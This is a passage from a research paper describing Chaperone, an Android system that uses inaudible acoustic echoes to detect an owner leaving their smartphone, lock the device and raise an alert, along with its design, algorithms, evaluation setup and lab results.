WiFi and acoustic sensing on smartphones. WiFi signals have been used to recognize human activities by detecting changes in the channel state [29, 31, 41]. However, it is difficult to extract WiFi channel state information on commodity smartphones [41]. WiFi-based approaches also require separate sender and receiver devices, and impose placement requirements, which makes them infeasible for loss detection in public places. In contrast to WiFi sensing, acoustic sensing works reliably using only a single device. In active acoustic sensing, a device generates a sound signal and senses the echo [3]. There has been extensive work on performing a variety of acoustic sensing tasks with commodity off-the-shelf smartphones; such tasks include: ranging [13], gesture tracking or recognition [23, 30, 36, 40], object detection [16, 27, 38], and user authentication [39]. However, no past approach has explored the feasibility of active acoustic sensing for smartphone locking and loss prevention, considering diverse background noise, crowd, and location layout conditions.

3 Threat Model

Our focus is the threat posed to an unattended smartphone by nearby opportunistic attackers. To start with, the smartphone is placed stationary on a surface intentionally (e.g., the owner puts it on a table), or unintentionally (e.g., the phone slips from the owner's pocket). Its microphone and speaker are not covered by other objects so that the transmission of sound is not blocked. (We examine the impact of nearby objects that partially block sound transmission in §8.3.1.) We assume the device owner is initially closer to the phone than others, including nearby people and the attacker, and the initial distance between the owner and the device is under 1m. This condition ensures that the device is initially in a relatively *secure* context compared to the later unattended status. We discuss more complicated situations in §10 (e.g., when a stranger is closer to the device than the owner).

After the initial placement, the owner may move away from the device, thereby exposing it to theft or unauthorized access. The attack may happen within a few seconds after the phone becomes unattended (i.e., when the owner moves away from the phone). A potential smartphone loss is defined as a smartphone owner leaving the phone behind in a public or untrusted place. We propose a preventive approach that can detect a potential smartphone loss situation, lock the phone, and generate an alert before the owner leaves the place. More than just putting a threshold on the distance from the smartphone, our approach detects the owner's departure and absence from the phone (i.e., the owner keeps moving away from the phone and is eventually absent). Therefore, in our experiments, we do not have a specific attacker role given that the detection should occur *before* the attack happens. Instead, we consider the influence of nearby people on our sensing approach, which captures the reflected signals from the owner (see §5) and other people and objects. Note that we use the terms *owner* and *user* interchangeably.




Figure 1: Potential factors that affect acoustic sensing. The green area depicts the detection range. The smartphone owner enters the detection-blind area caused by the obstacle while still being within the distance threshold, making the detector fail to follow the owner and track a nearby person instead.

4 Design Goals

An effective smartphone locking and loss prevention solution should have the following desirable properties:

Standalone. While it is possible to leverage specialized hardware (e.g., Surround-See [34]), a solution that works on common off-the-shelf smartphones is more likely to be adopted. Similarly, while an accessory (e.g., a smartwatch) connected to the smartphone can detect smartphone loss, a standalone solution relieves users from carrying an additional device.

Low detection delay with low energy consumption. We use the term detection delay to refer to the time period during which the owner is unaware of the device loss. For post-loss solutions, this delay may be large as they are dependent on the owner's realization of the device loss. In a loss prevention solution, the detection delay corresponds to the time duration between the device owner leaving, and the solution realizing that the owner is not present near the device, in turn, locking the phone. Thus, it is desirable to have low detection delay. However, low detection delay requires frequent sensing to ensure real-time detection. The local analysis of the acoustic data on the mobile device could be computationally intensive and consume significant battery power. Thus, we need to balance detection performance and energy consumption.

Few false positives and false negatives. A closely related




Figure 2: Workflow of Chaperone.

usability aspect is the number of false positives. For example, the smartphone owner may move to grab something from across the table in a restaurant, which may be misconstrued as the owner leaving by a solution with low detection delay. False positives are inconvenient and may negatively affect the adoption of a solution. Therefore, the solution should notify the user in real-time, while limiting the number of false positives. Similarly, the solution should have few false negatives, i.e., failure to detect actual user leave events. False negatives may cause device loss; therefore, the system should minimize false negatives even at the cost of increasing false positives.

Robust. In practice, smartphones are lost at a variety of locations including coffee shops, restaurants, cars, etc. [4, 28]. Location diversity implies different levels of background noise, nearby moving people, and obstacles in the physical layout of the location. Figure 1 shows an example of these factors in a small lounge scenario. In terms of background noise, active acoustic sensing for smartphones usually uses the high-frequency band up to 24kHz (see §5), and as a result, high-frequency background noise poses a threat. Such noise is often encountered in real-world scenarios, e.g., slamming of a door. A high-frequency noise source may emit noise for a short period of time, but it is likely to happen more often at certain locations (e.g., a restaurant). Therefore, it is important for a robust system to deal with high-frequency noise. The movements of other nearby people introduce more reflections of sound signals, and thus require careful consideration. In terms of layout, a location's physical layout may introduce obstacles, limiting the effective operational range of acoustic sensing. In Figure 1, the range where active acoustic sensing can effectively receive the echoes is limited by the lounge layout since the acoustic signal is blocked or reflected by the obstacles. If the owner follows the blue arrow, the phone fails to track the echo from the owner after the owner moves behind the obstacle. In summary, the solution should robustly




Figure 3: Signal processing in the acoustic sensing module (note: magnitude in the figure is normalized).

operate across a variety of locations, and require minimal or no location and environment-specific tweaking.

5 Chaperone: Design and Implementation

We leverage active acoustic sensing based on a high-frequency acoustic signal, which is inaudible to most humans and is not interfered by common noise in the lower-frequency band. The speed of sound is orders of magnitude greater than the speed of a person moving away from the device—sufficient for real-time detection. Chaperone consists of four main modules: trigger, acoustic sensing, user tracking, and decision making module; see Figure 2.

5.1 Trigger Module


Chaperone does not need to continuously perform active acoustic sensing for many scenarios including the following: (1) The user is holding the device, or it is on the user's body. Google's Activity Recognition API provides this information using low-power sensors.[1] (2) The user is using the device while it is lying on a surface, e.g., playing a video while the device is on a desk. This can be determined by querying the device state to establish whether the device screen is off and it is in idle state. (3) The device is at a *trusted* location, e.g., the user's home; such locations can be configured by the device owner. The trigger module invokes active acoustic sensing only when the device is not in use (i.e., idle), not on the user's body, and in a potentially *untrusted* or *public* environment. This reduces the acoustic sensing overhead.

5.2 Acoustic Sensing Module

This module performs active acoustic sensing to keep track of the user's movement. It sends a particular acoustic signal, and processes the received echo signal to make meaningful conclusions about the user's movement (if any). It consists of an acoustic signal generator, audio manager (controlling the speaker and the microphone), and a signal processor.

The signal generator produces an inaudible acoustic signal based on sampling rate, frequency, length, and signal type,

[1] https://developers.google.com/location-context/activity-recognition



(a) Magnitude heatmap. (b) Differential heatmap. (c) Outliers and distance estimate.

Figure 4: Distance estimation procedure: (a) the bright part represents the captured echoes from nearby objects and people; (b) after excluding echoes from static objects, the user's movement from time 0–2.5s is highlighted, but we can still observe the echo from nearby people, e.g., 85cm away from the device during the time period 2.5–5s; (c) by using our candidate selection algorithm, we can track the user's movement and predict the movement when there is no valid observation (e.g., at time 3s).

and then passes the audio data to the audio manager. We use a sampling rate of 48kHz for supporting the acoustic signal up to 24kHz and a sensing period (i.e., a frame) of 50 milliseconds for real-time detection. In the first phase of the sensing period, the device emits a 1,200-sample acoustic signal and keeps recording the sound; see Figure 3a. In the following 1,200-sample idle phase, the device emits no signal but continues to sense for the reflection of the signal emitted during the first phase. The default acoustic signal used in Chaperone is a frequency sweep from 19–23kHz with fading at the start and the end of the signal, which is inaudible to most humans [5].

The audio manager interfaces with the smartphone's speaker and microphone. It simultaneously uses the speaker to periodically play the acoustic signal and the microphone to record the sound; see Figure 3b for an example of the raw sound. Since the recorded sound covers the whole frequency range, including environmental noise, the audio manager continuously passes the raw sound data to the signal processor to extract the reflected acoustic signal.

The signal processor is designed to obtain a magnitude vector $\mathbf{m}$ of the echoes. It first applies two filters, a band-pass filter and a matched filter, to the raw sound data to match the original acoustic signal. The band-pass filter keeps the dedicated frequency band, and the matched filter highlights the original acoustic signal by calculating the convolution of the filtered sound signal and the reversed original acoustic signal. Since it is impossible for an echo to occur before the direct transmission, we only keep the samples after the first peak (i.e., the sample with the locally highest magnitude caused by the direct transmission from the speaker to the microphone), and then obtain the processed acoustic data; see Figure 3c. The signal processor then calculates the magnitude vector $\mathbf{m}$ for the clipped signal. Since the delay of an echo is the round-trip time of sound traveling between the phone and an object (or user), each index of the vector can be mapped to the corresponding distance d according to the following time-of-flight distance measurement formula: $d = \frac{Mc}{2f_s} \cdot i$, where c is the speed of sound, f_s is the sampling rate of the acoustic signal and M is the downsampling rate. For example, given that $c = 340$ m/s, $f_s = 48$kHz and $M = 4$, the 10th element of vector m is the magnitude of the matched signal that is approximately 0.142m away from the phone. Finally, the signal processor passes the magnitude vector $\mathbf{m}$ for the current frame to the user tracking module.

5.3 User Tracking Module

This module locates the user by filtering echoes reflected from surrounding objects and background noise, and tracking the user among other moving bodies.

Pre-processing. In the first step, the pre-processing sub-module filters the echoes reflected from other objects. Figure 4a shows that the magnitude vectors capture echoes from the user as well as objects. We remove echoes from static objects by using the differential magnitude vector $\Delta\mathbf{m}_t = \mid \mathbf{m}_t - \mathbf{m}_{t-1} \mid, t \in \mathbb{N}^*$, which is the absolute difference between the current and the previous magnitude vectors. Figure 4b shows that this step excludes static objects and highlights echoes from the user. The pre-processing sub-module also determines if the current frame is affected by background noise. The overall magnitude of the differential magnitude vectors at the corresponding moments may become irregularly large due to high-frequency noise (see §4); we thus set a threshold on the average value to exclude such noisy frames. Note that if a frame is regarded as noisy, there is no valid observation at that moment. This error is adjusted by predicting the current distance based on the values from the previous frames using a Kalman filter.

Outlier detection. This sub-module detects potential dynamic movements of the user. Intuitively, an outlier (i.e., an exceptionally large magnitude) in a differential magnitude vector implies the existence of motion at the corresponding distance. We use median-absolute-deviation (MAD) outlier detection to obtain the outliers in the current frame. However, our outlier detection may be negatively affected by the motion of the user's body parts and the motion of other nearby people. Specifically, the intense motion of a user's body parts results in a non-trivial number of outliers; see the blue dots in Figure 4c. We handle these outliers by clustering them based on their relative distance, so that they are merged into a single

Algorithm 1 Candidate Selection Algorithm

Input: All m candidate tuples $C_m = \{(s_m, h_m, l_m)\}$ where s is starting distance, h: peak magnitude, l: cluster size; $\hat{d}$: predicted distance ; n history speeds $\tilde{\mathbf{v}} = \{v_0, v_1, \ldots, v_{n-1}\}$; $R_{\max}$: max range; q: base discount

Output: Observed distance *obs*

function CANDIDATE_SELECTION($C, \hat{d}, \tilde{\mathbf{v}}$)
  $obs \leftarrow -1, p_{\max} \leftarrow -1, e \leftarrow 0$ ▷ Initialization
  $\kappa_0 \leftarrow$ `getDirection`(v_{n-1})
  for $i \leftarrow n-2$ to 0 **do**
    $\kappa \leftarrow$ `getDirection`(v_i)
    if $\kappa = \kappa_0$ and $\kappa \neq 0$ **then** ▷ If direction changes
      $e \leftarrow e+1$ ▷ Add to discount exponent
    else break
  for $i \leftarrow 0$ to $m-1$ **do**
    $s_i, h_i, l_i \leftarrow C_i$, $r \leftarrow q^e R_{\max}$ ▷ discounted range r
    if $|\, s_i - \hat{d} \,| \leq r$ or $|\, s_i + l_i - \hat{d} \,| \leq r$ **then**
      if $h_i > p_{\max}$ **then**
        $obs \leftarrow s_i, p_{\max} \leftarrow h_i$
  return *obs*

candidate.

Candidate selection and Kalman filter. From the clustered candidates, we choose the candidate that corresponds to the user and use it to estimate the user-device distance and the user's speed. For the first frame (at $t = 1$), we choose the candidate closest to the phone, assuming that the user is the closest, and then feed the corresponding distance into the Kalman filter as the initial distance. Once the user is in motion, our assumption that the user is closest to the device may no longer be valid. For example, in Figure 4c, we can observe movement of another person at the distance mark of 0.8m (and at time 2.5s), while the user is actually 1.7m away from the phone. To address this scenario, we make the candidate selection and the Kalman filter work together to decide which candidate point to choose as the observed distance d_t at time t. The Kalman filter is also used to estimate both distance and speed. For candidate selection among the following frames, we reduce the candidate selection range if the user keeps the previous motion state; see Algorithm 1.

Since the Kalman filter itself predicts the current distance and speed at each round, we incorporate the a priori estimate of distance $\hat{d}_{t|t-1}$ (i.e., "predicted distance") from the Kalman filter to calculate the possible range for the next distance. The candidate selection module chooses the most consistent candidate based on the magnitude and uses its corresponding distance as the observed distance. Then, the Kalman filter updates the a posteriori estimate of distance $\hat{d}_{t|t}$ and speed $\hat{v}_{t|t}$ at time t. (We denote them as "estimated distance" and "estimated speed".) Note that if the user is stationary, or out of the detection range, there might be no matching candidate points. In that case, the Kalman filter is fed with the previous distance as the observation, assuming that the user is idle. After combining multiple frames, we obtain a trace of the user's movement based on the distance estimated by the Kalman filter (the yellow line in Figure 4c). All the distance and speed values, together with the magnitude vectors, are passed to the decision making module to determine whether to generate an alert.




Figure 5: Example of distance tracking failure: the user tracking module can only track the user up to about 85cm.

5.4 Decision Making Module

This module detects whether the user is about to leave the device, based on the information obtained from the acoustic sensing and user tracking modules. As noted in §4, several environmental factors can limit the detection capabilities in real-world scenarios; see Figure 5, where the user tracking module fails when a distance-only approach is employed with the distance threshold set at 1m. As a result, a simple distance-only approach is unable to determine whether the user is stationary at that point or is behind the wall. Therefore, dealing with obstacles requires a more comprehensive analysis than relying on the estimated distance alone.

Classifiers for user state estimation. We rely on three classifiers: the motion state classifier determines whether the user is approaching, leaving, or stationary; the activity intensity classifier determines whether the user's activity is intense or moderate; and the user presence classifier determines whether the user is close to the device or far away. The features for these classifiers are derived from distance, speed, magnitude vector and differential magnitude vector estimates of the user tracking module; Table 1 lists our features and their usage in the classifiers. Feature values are populated by combining data from multiple continuous frames into one window. The window size w is set to five frames (i.e., 250ms), containing sufficient information to perform meaningful analysis without affecting the real-time capability of Chaperone. Within each window, we denote the first frame as t_1 and the last frame as t_w. As for the (differential) magnitude vectors, we focus on movements in the 15cm–1m range. A lower bound of 15cm excludes any direct transmissions from the speaker to the microphone, and our experiments show that an upper bound of 1m provides sufficient data to reliably detect smartphone loss.

Features for classification. Intuitively, speed and distance features are correlated to the user's motion and presence state. From the user tracking module, we know whether it has a

Features	Formula or Description	C1	C2	C3
IsObserved	whether user tracking module makes a valid observation	●	●	●
Distance	Observed distance: $d_{\text{obs}} = \sum_{i=t_1}^{t_w} d_i/w$ Estimated distance: $d_{\text{est}} = \sum_{i=t_1}^{t_w} \hat{d}_{i\|i}/w$ Difference from median: $\Delta d_{\text{est}} = d_{\text{est}} - \text{median}\{d_t\}$ $\Delta d_{\text{est}} = d_{\text{est}} - \text{median}\{d_{t\|t}\}$	●	●	●
Speed	Observed speed: $v_{\text{obs}} = (d_{t_w} - d_{t_1})/w$ Est. speed: $v_{\text{est}} = (\hat{d}_{t_w\|t_w} - \hat{d}_{t_1\|t_1})/w$ Numerical avg. speed: $\bar{v} = \sum_{i=t_1}^{t_w} \hat{v}_{i\|i}/w$	●	●	
Fluctuation	# of direction changes in est. speed	●	●	
Magnitude	$\bar{m} = \sum_{i=t_1}^{t_w} \sum_{j=d_0}^{r} \Delta\mathbf{m}_{i,j}/wr$	●	●	●
Hot area rate	$h = \sum_{i=t_1}^{t_w} \sum_{j=d_0}^{r} \mathbb{1}\{\Delta\mathbf{m}_{i,j} > \theta\}/wr$	●	●	●
Row variance	$\sigma_d = \sum_{i=t_1}^{t_w} (\mathbf{m}_{i,d} - \mu_d)^2/w$, $\mu_d = \sum_{i=t_1}^{t_w} \mathbf{m}_{i,d}/w$		●	●
Static object	# of static objects changed in $\mathbf{m}$			●

Table 1: Features for three classifiers. C1: motion state; C2: activity intensity; C3: user presence. A circle means a classifier uses the corresponding feature (empty indicates no use).

valid observation on the user's motion, and then we can obtain both observed and estimated distances and speeds. We also calculate the relative distance to the median of historical user-device distances, approximating the user's initial distance to reduce fluctuations caused by the user's activity. Besides, we employ the average speed, which is the slope of the line connecting the distances of the first and the last frames.

We also consider intensity-related features. Figure 5b shows that when the user is performing activities, such as typing or standing up, the movement of different body parts leads to the average differential magnitude close to the phone being dramatically larger (called a "hot area") than the ambient magnitude. Therefore, to describe the user's activity intensity, we use the average differential magnitude and the hot area rate, the proportion of the area whose magnitude is larger than a threshold θ. Besides, these activities may result in some fluctuations in the speed and distance estimation, which can be observed in frequent changes of the direction.

The magnitude vector also provides information about user presence; see Figure 5a. Even slight movement of the user can still cause an increase of variance in magnitude at the corresponding distance, implying the user's presence. Furthermore, it is possible to infer the user's presence based on the static objects nearby. When the user is near the phone, parts of the acoustic signal will be blocked by the body, and the objects behind the user may not appear on the spectrum. But after the user has left, these objects will begin to reflect the signal, and thus change the raw magnitude vector.

Decision maker. This sub-module determines the user state, and reacts based on the classification results of the three classifiers. We adopt a sliding window mechanism to make a decision across three windows, which improves the detection accuracy without sacrificing the real-time nature of the system. The decision maker uses the following criteria to decide whether a departure activity of the user happens: The user is leaving (i.e., the motion state classified as "leaving"), the activity intensity is fading (i.e., the activity intensity changed from "intense" to "moderate"), and lastly the user is no longer close to the device (i.e., the user presence state changed from true to false). Only when the user's movements satisfy all criteria, Chaperone will make a positive detection. This strategy helps reduce false positives by a distance-only approach.

As a reaction to a potential smartphone loss, Chaperone locks the phone immediately and triggers an appropriate alert method using, e.g., a ringtone, vibration, notification sound, or screen flashing. The alert scheme is chosen based on the contextual information collected by the trigger module. For example, if the environmental noise level is low, a gentle ringtone will be sufficient to get the user's attention. In §9, we systematically investigate user preferences for alert methods in terms of effectiveness and annoyance in different scenarios.

5.5 Implementation

We implement a Chaperone prototype as a standalone Android app. To help reproducibility, we also implement a remote-mode option, where the smartphone is responsible only for acoustic sensing, and a remote server stores and analyzes the raw acoustic data for user tracking and decision making.

For acoustic sensing, we use LibAS [26], an opensource framework for the rapid development of acoustic sensing apps. LibAS outputs the acoustic signal used by Chaperone and performs acoustic sensing. The operations required for user tracking and decision making (see Figure 2) are not provided by LibAS, so we had to implement them ourselves. The minimum SDK supported by Chaperone is API level 21. Audio data is collected in raw audio mode for Android 7 and up or using the microphone audio source for below Android 7.

Support for different smartphones. For most experiments, we use a Google Pixel (2.15GHz quad-core CPU, 2016) for data collection to train the classifiers in the decision making module. We successfully tested the prototype on Samsung S8, Huawei AL-10, and Google Pixel, Pixel 3, Nexus 5x, and Nexus 6P phones. Because of hardware differences, the magnitude scales of acoustic signals vary on different devices. To make Chaperone work on different devices, an additional configuration step is needed. First, we adjust the volume of the target phone to approximate the original acoustic signal strength to the Pixel. Then, we sample the received signal and map the magnitude scale of the target phone to it. This one-time configuration step is needed before deployment so that the classifiers can be used on other devices without retraining.

Latency. To balance detection performance and signal pro-

cessing overhead, we set the sensing period to 50 ms (see §5.2) and implement filters in native C for efficiency. It takes 25–35ms on the Pixel to generate raw magnitude vectors from the acoustic signal. User tracking considers echoes only within two meters from the device, which is sufficient for device loss detection, and takes less than 1ms to extract features. The decision making module uses pre-trained models and takes about 1–2ms for classification (see §6 for details). As a result, the overall latency of Chaperone for each sensing period is about 45ms on the Pixel. On the Nexus 5x (1.8GHz hexa-core CPU, 2015), processing takes 60ms, while on the Pixel 3 (2.5+1.6GHz octa-core CPU, 2018), it takes only 35ms. Therefore, Chaperone is effective for new and old devices.

Silent mode. When acoustic sensing is triggered on a device in silent mode, the media volume is set to high for exclusively sending inaudible acoustic signals. The ringtone volume remains on silent. Since silent mode implies that the user is in a quiet environment, Chaperone can adopt vibration or flashing for alerts, instead of a ringtone. When acoustic sensing is terminated, the device resumes the normal silent mode.

6 Evaluation Setup

Logistics. To evaluate the detection performance of Chaperone, we conducted experiments that simulated different smartphone loss scenarios. For the ground truth, we need labelled acoustic data that indicates when a user is at a certain distance from the device. This requires at least an experimenter and an observer. The experimenter acted as the device owner and performed a series of departing and everyday activities. We include scenario-specific everyday activities as they may introduce false positives (see §8 for details). The observer was responsible for real-time labelling of the departure events, t_d, and absence events, t_a. The departure event indicates that the experimenter is leaving the device, and the absence event indicates that the experimenter is 1m away from the device. The observer also labeled the user state information, which is used for the model training for the three classifiers. In total, eight experimenters (one undergraduate student and one graduate student who have no security background, six graduate students who have security background) simulated the device loss events in the experiments and one observer labeled the events for consistency.

Data collection. Our objective is to collect data from a diverse set of evaluation conditions and scenarios. We first controlled device orientation and the user's departing speed in lab experiments. Intuitively, when the microphone is facing the user, the echo reflected from the user is most effectively captured. But if a user puts the phone horizontally (i.e., 90°) on a table, the received echo signal is likely weak. As for departing speed, if the user departs quickly, the system's reaction time may be inadequate for real-time alerts. We collected 135 departure and 135 everyday activity events from an experimenter to evaluate nine combinations of these conditions (see §7.1). Another aspect that requires careful control is the effect of a nearby stranger on Chaperone—e.g., whether the departure of a nearby stranger results in a false positive, or the existence of the stranger when the user has departed results in a false negative. We collected 54 user-departure events and 54 nearby stranger-departure events with an experimenter and a stranger separated by three distances in a lab-based setup (see §7.2). Finally, we evaluated real-world conditions with varying factors (e.g., crowd, noise, and physical layout) at eight locations (library, office, restaurant, coffee shop, lounge, bus stop, in-vehicle, and academic venue). Eight volunteers helped to collect 366 departure events and 391 idle events; see Table 2. We comment on the environmental conditions of each location when we present the results in §8. In addition, we evaluated the effects of other interference factors by collecting 75 departure events in close-object experiments and 135 departure events in concurrent sensing experiments.

Each data collection experiment consists of two parts. In each scenario, the experimenter put the phone on a surface (e.g., dining table at a restaurant) within one-arm distance from the body. In the first part, the experimenter performed some everyday activities matching the given scenario. In the second part, the experimenter left at the requested speed. Each activity is about 2.5–10 seconds long. For layouts with multiple departing paths, the experimenter also took different paths. The observer was far away from the experimenter (more than 2m for lab experiments, at least 1m for real-world experiments) to capture the departing procedure. Finally, to measure the performance of Chaperone over longer idle periods, we collected 15–20 minutes of data in locations where the user stayed for a long time, such as libraries, meeting rooms, or restaurants. For these experiments, we count the total number of false positives in the given time duration.

Algorithms for comparison. We compare Chaperone with iLock's user-phone distance estimation approach [13]. We contacted the iLock authors for their implementation. Although we did not receive it, they provided implementation details missing from the paper. Combining with details from the related papers [1, 13], we implement iLock's distance estimation approach including background subtraction, peak finding, and a Kalman filter with outlier rejection. Given the available details, our implementation is close to the one by Li et al., although there may be minor differences. We label this algorithm as "iLock" for simplicity. We assume the phone will be locked and an alert will be raised whenever the estimated distance exceeds the threshold of 1m, as set by iLock [13]. iLock is prone to raise a positive detection for more involved scenarios to avoid false negatives. For example, when more than two users' movements are detected but only one exceeds the threshold, iLock locks the device without knowing whether it was the owner who crossed the threshold; this causes many false positives in the real-world experiments (see §8). To reduce false positives, we merge the candidate




Figure 6: The ROC curve of the three classifiers.

selection strategy from Chaperone into iLock, which we label as "iLock++". This change improves the peak selection of iLock to better track the owner's movement.

Metrics. To evaluate the detection performance, we use precision and recall. We denote a departing activity as a *positive instance* and an idle activity as a *negative instance*. We define a successful detection as one made after the moment t_d when the user starts to leave. Precision is the fraction of successfully detected departing activities in all the positively detected ones, while recall is the fraction of successfully detected departing activities in all the positive instances. Note that if a positive detection is made before t_d due to false tracking, it is counted as both a false positive and false negative (i.e., it creates a false alarm and fails to detect the true event). We also evaluate the time delay of the alerts. We use human observations as reference points and correct them based on acoustic sensing to offset the human reaction time. An alert is deemed valid if it is sent after t_d. We use the moment t_a when the user is observed to pass the 1m line as the zero-point for calculating the delays. Then the detection delay can be calculated as $\hat{t_d} - t_a$, where $\hat{t_d}$ is the time when Chaperone detects the departure. A negative delay means an early detection before the human observation of the user passing the 1m line.

Hyper-parameter tuning. Our three classifiers are responsible for interpreting the user's current status from a variety of features. The performance of the classifiers is critical for the final decision making. Therefore, it is necessary to tune the hyper-parameters of these classifiers before conducting the experiments. We adopt Randomized Search Cross Validation [20] to tune the three hyper-parameters of the Random Forest algorithm: tree size d, minimum sample number for splits n_s, and minimum sample number of each leaf n_l. We use the lab experiment dataset for tuning, and manually label 6,118 data points (i.e., windows) with the current user state. This dataset is also used to train the model used in real-world experiments. The tuning objective is to maximize the area under the receiver operating characteristic curve (AUROC). Figure 6 shows the average ROC curve of 20-fold cross-validation with the best hyper-parameter settings for the three classifiers. In the following experiments, we always adopt the hyper-parameters for model training listed in Figure 6.




Figure 7: Precision and recall of iLock, iLock with Chaperone's candidate selection strategy (iLock++), and Chaperone.

7 Lab Experiments

7.1 Device Orientation and Departure Speed

We conducted experiments on nine different combinations of the following two factors—three phone orientation angles: 0° (vertical), 45°, and 90° (horizontal); and three departure speeds for the experimenter: *slow*, *normal*, *fast*. The logged departing speeds were experimenter dependent, and the average speeds were 1.25m/s (slow), 1.67m/s (normal), and 2.22m/s (fast). These experiments were conducted in a lab with a 70cm high desk. For each experiment, the phone was placed at the given angle on the desk in front of the experimenter and the experimenter stood at the desk about 20cm away from the phone. For each angle-speed combination, we logged 15 departure and 15 idle events.

Since Chaperone requires training the three classifiers, we use ten-time four-fold cross-validation to evaluate its detection performance. Namely, we split the data for all combinations into four subsets where data samples from different combinations are evenly distributed. We use three subsets for training and the fourth one for testing. The splitting is repeated for ten times, and eventually, we calculate the average precision and recall for each angle-speed combination. For iLock and iLock++, which are model-free, we directly evaluate their performance over each combination.

For angle-speed combinations (0°, fast/normal/slow), (45°, normal/slow), (90°, slow), all three algorithms achieved both 100% precision and 100% recall. Figure 7 shows the evaluation results for the three algorithms under the other three combinations. Even when the user departed at a fast speed and the phone orientation angle was 90°, the precision and the recall of Chaperone are 100% and 89%, respectively—a strong indication of robustness against different phone orientation angles and departure speeds. In comparison, if the user left at a normal or fast speed and the phone orientation angle was 90°, the recall scores of iLock and iLock++ decrease significantly. For the (90°, fast) combination, the recall score of iLock drops to only 29%, and iLock++'s is about 35% with successfully tracking two more departing activities based on the improved tracking strategy. The reason for the drop is that the strength of echoes from the user becomes weaker when the angle is larger, and the detection window is reduced due to the fast departing speed, where few valid measurements can be made by




Figure 8: Detection delay (in seconds) for three algorithms.




Figure 9: One-hour energy consumption when Chaperone is continuously sensing.




Figure 10: Overall performance of three algorithms across all locations.

